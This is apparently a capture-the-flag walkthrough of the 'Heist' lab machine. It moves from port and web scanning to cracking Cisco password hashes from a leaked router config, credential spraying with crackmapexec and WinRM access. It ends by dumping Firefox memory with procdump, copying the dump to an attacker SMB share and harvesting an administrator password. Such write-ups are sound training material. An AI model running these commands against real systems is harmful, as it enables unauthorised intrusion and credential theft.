Heist

Reconnaisance & Scanning

Port scanning with nmap:

```
# nmap -n -sS -Pn -p- --min-rate 5000 --open -oN ports 10.129.96.157
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-07 11:52 EDT
Nmap scan report for 10.129.96.157
Host is up (0.18s latency).
Not shown: 65530 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
49669/tcp open  unknown
```

Version and default scripts scan with nmap:

```
# nmap 10.129.96.157 -p 80,135,445,5985,49669 -sCV -T4 -oN vulns
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-07 12:00 EDT
Nmap scan report for 10.129.96.157
Host is up (0.052s latency).

PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Potentially risky methods: TRACE
| http-title: Support Login Page
|_Requested resource was login.php
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-07-07T16:01:40
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

Whatweb scan:

```
# whatweb 10.129.96.157 > whatweb

# cat whatweb
http://10.129.96.157 [302 Found] Cookies[PHPSESSID], Country[RESERVED][ZZ],
HTTPServer[Microsoft-IIS/10.0], IP[10.129.96.157], Microsoft-IIS[10.0],
PHP[7.3.1], RedirectLocation[login.php], X-Powered-By[PHP/7.3.1]
http://10.129.96.157/login.php [200 OK] Bootstrap[3.3.7], Cookies[PHPSESSID],
```

```
Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.129.96.157],
JQuery[3.1.1], Microsoft-IIS[10.0], PHP[7.3.1], PasswordField[login_password],
Script, Title[Support Login Page], X-Powered-By[PHP/7.3.1]
```


Directory discovery with ffuf:

```
# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -
u http://10.129.96.157/FUZZ
<SNIP>
[Status: 301, Size: 147, Words: 9, Lines: 2, Duration: 45ms]
    * FUZZ: js

[Status: 301, Size: 148, Words: 9, Lines: 2, Duration: 72ms]
    * FUZZ: css

[Status: 301, Size: 151, Words: 9, Lines: 2, Duration: 101ms]
    * FUZZ: images

[Status: 301, Size: 151, Words: 9, Lines: 2, Duration: 57ms]
    * FUZZ: Images

[Status: 301, Size: 156, Words: 9, Lines: 2, Duration: 74ms]
    * FUZZ: attachments

[Status: 301, Size: 148, Words: 9, Lines: 2, Duration: 70ms]
    * FUZZ: CSS

[Status: 301, Size: 147, Words: 9, Lines: 2, Duration: 49ms]
    * FUZZ: JS

[Status: 301, Size: 147, Words: 9, Lines: 2, Duration: 89ms]
    * FUZZ: Js

[Status: 301, Size: 148, Words: 9, Lines: 2, Duration: 59ms]
    * FUZZ: Css

[Status: 301, Size: 151, Words: 9, Lines: 2, Duration: 50ms]
    * FUZZ: IMAGES

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 105ms]
    * FUZZ:

[Status: 301, Size: 156, Words: 9, Lines: 2, Duration: 45ms]
```


File discovery .php with ffuf:

```
# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -
u http://10.129.96.157/FUZZ.php
<SNIP>
[Status: 200, Size: 2058, Words: 169, Lines: 69, Duration: 93ms]
    * FUZZ: login

[Status: 200, Size: 2058, Words: 169, Lines: 69, Duration: 86ms]
    * FUZZ: Login

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 57ms]
    * FUZZ: index

[Status: 302, Size: 16, Words: 2, Lines: 2, Duration: 85ms]
    * FUZZ: issues

[Status: 200, Size: 1240, Words: 170, Lines: 65, Duration: 60ms]
    * FUZZ: errorpage

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 137ms]
    * FUZZ: Index

[Status: 200, Size: 1240, Words: 170, Lines: 65, Duration: 127ms]
    * FUZZ: ErrorPage

[Status: 302, Size: 16, Words: 2, Lines: 2, Duration: 80ms]
    * FUZZ: Issues

[Status: 200, Size: 2058, Words: 169, Lines: 69, Duration: 47ms]
```

We can find a login site located in "http://10.129.96.157/login.php"



If we try admin:admin, the field Username ask us for an email address. We can try "login as guest" and we get redirected to "http://10.129.96.157/issues.php"




Now we know there is a user called Hazard, also if we click in the posted "Attachment" we get redirected to "http://10.129.96.157/attachments/config.txt" and we are able to see the following:

```
version 12.2
no service pad
service password-encryption
!
```

```
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0Â mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
```

Vulnerability Assessment & Exploitation

If we search in google for: "cisco-ios secret 5", we can find the following website:



We can paste `$1$pdQG$o8nrSzsGXeaduXrjlvKc91` to crack the hash. We can also click in the "Cisco type 7 password cracker" to crack the rout3r and admin hashes. We get the following:

```
$1$pdQG$o8nrSzsGXeaduXrjlvKc91 = stealth1agent
0242114B0E143F015F5D1E161713 = $uperP@ssword
02375012182C1A1D751618034F36415408 = Q4)sJu\Y8qz*A3?d
```

We will create a wordlist with the passwords and another with the usernames, and we will run crackmapexec to check if any credential works.

```
# cracmapexec smb 10.129.96.157 -u usernames -p passwords
SMB         10.129.96.157   445    SUPPORTDESK      [*] Windows 10.0 Build 17763
x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB         10.129.96.157   445    SUPPORTDESK      [+]
SupportDesk\hazard:stealth1agent
```

The credentials hazard:stealth1agent are correct. We will try use winrm to login:

```
# crackmapexec winrm 10.129.96.157 -u hazard -p stealth1agent
SMB         10.129.96.157   5985   SUPPORTDESK      [*] Windows 10.0 Build 17763
(name:SUPPORTDESK) (domain:SupportDesk)
HTTP        10.129.96.157   5985   SUPPORTDESK      [*]
http://10.129.96.157:5985/wsman
WINRM       10.129.96.157   5985   SUPPORTDESK      [-]
SupportDesk\hazard:stealth1agent
```

The user "hazard" isn't in the "Remote Management Users" so we cannot login. However, we can still enumerate the target having valid credentials.

```
# crackmapexec smb 10.129.96.157 -u hazard -p stealth1agent --rid-brute
SMB         10.129.96.157   445    SUPPORTDESK      [*] Windows 10.0 Build 17763
x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB         10.129.96.157   445    SUPPORTDESK      [+]
SupportDesk\hazard:stealth1agent
SMB         10.129.96.157   445    SUPPORTDESK      [+] Brute forcing RIDs
```

```
SMB         10.129.96.157   445    SUPPORTDESK      500:
SUPPORTDESK\Administrator (SidTypeUser)
SMB         10.129.96.157   445    SUPPORTDESK      501: SUPPORTDESK\Guest
(SidTypeUser)
SMB         10.129.96.157   445    SUPPORTDESK      503:
SUPPORTDESK\DefaultAccount (SidTypeUser)
SMB         10.129.96.157   445    SUPPORTDESK      504:
SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
SMB         10.129.96.157   445    SUPPORTDESK      513: SUPPORTDESK\None
(SidTypeGroup)
SMB         10.129.96.157   445    SUPPORTDESK      1008: SUPPORTDESK\Hazard
(SidTypeUser)
SMB         10.129.96.157   445    SUPPORTDESK      1009: SUPPORTDESK\support
(SidTypeUser)
SMB         10.129.96.157   445    SUPPORTDESK      1012: SUPPORTDESK\Chase
(SidTypeUser)
SMB         10.129.96.157   445    SUPPORTDESK      1013: SUPPORTDESK\Jason
(SidTypeUser)
```

We can create a wordlists with the new users and check if we can get other valid credentials.

```
# crackmapexec smb 10.129.96.157 -u usernames -p passwords --continue-on-success
| grep +
SMB         10.129.96.157   445    SUPPORTDESK      [+]
SUPPORTDESK\Hazard:stealth1agent
SMB         10.129.96.157   445    SUPPORTDESK      [+]
SUPPORTDESK\Chase:Q4)sJu\Y8qz*A3?d
```

We got the following credentials: `Chase:Q4)sJu\Y8qz*A3?d`, we will try them in the winrm:

```
# evil-winrm -i 10.129.96.157 -u Chase -p 'Q4)sJu\Y8qz*A3?d'

*Evil-WinRM* PS C:\Users\Chase\Documents> whoami
supportdesk\chase
```

Privilege Escalation

In the desktop we find the a file called "todo.txt", if we open it we find some tasks chase is doing:

```
*Evil-WinRM* PS C:\Users\Chase\desktop> type todo.txt
Stuff to-do:
```

```
1. Keep checking the issues list.
2. Fix the router config.

Done:
1. Restricted access for guest user.
```

If we check the processes running, we notice firefox is running. Is it possible chase is checking the issues list using firefox?

```
*Evil-WinRM* PS C:\Users\Chase\desktop> get-process
<SNIP>
   1062      70   152872     229872       6.48   6360   1 firefox
    347      20    10184      35380       0.09   6468   1 firefox
    401      34    35540      97180       1.39   6712   1 firefox
    378      28    23300      60216       0.39   6900   1 firefox
    355      25    16472      38872       0.14   7116   1 firefox
<SNIP>
```

We can use procdump.exe to dump the process memory:

```
*Evil-WinRM* PS C:\Users\Chase\desktop> ./procdump.exe -accepteula -ma 6360
firefox.dmp

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[01:01:59] Dump 1 initiated: C:\Users\Chase\desktop\firefox.dmp
[01:01:59] Dump 1 writing: Estimated dump file size is 511 MB.
[01:02:02] Dump 1 complete: 511 MB written in 2.6 seconds
[01:02:02] Dump count reached.
```

We will transfer it to our machine to inspect it:

```
# python3 /usr/share/doc/python3-impacket/examples/smbserver.py share -
smb2support /tmp
```


```
*Evil-WinRM* PS C:\Users\Chase\desktop> copy ./firefox.dmp \\10.10.16.16\share
```

We can try searching for interesting words like "password", "admin","login"...

```
# strings -el firefox.dmp | grep password
<SNIP>
```

```
"C:\Program Files\Mozilla Firefox\firefox.exe" localhost/login.php?
login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
<SNIP>
```

From here we got the following credentials `admin@support.htb:4dD!5}x/re8]FBuZ` to be used in the `/login.php` . If we try them in the website we can log in successfully, but we cannot do much there.



We get back to the issues page, so we will if we can log in as administrator in the winrm with these credentials:

```
# evil-winrm -i 10.129.96.157 -u administrator -p '4dD!5}x/re8]FBuZ'

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
supportdesk\administrator
```

We got access as administrator!!!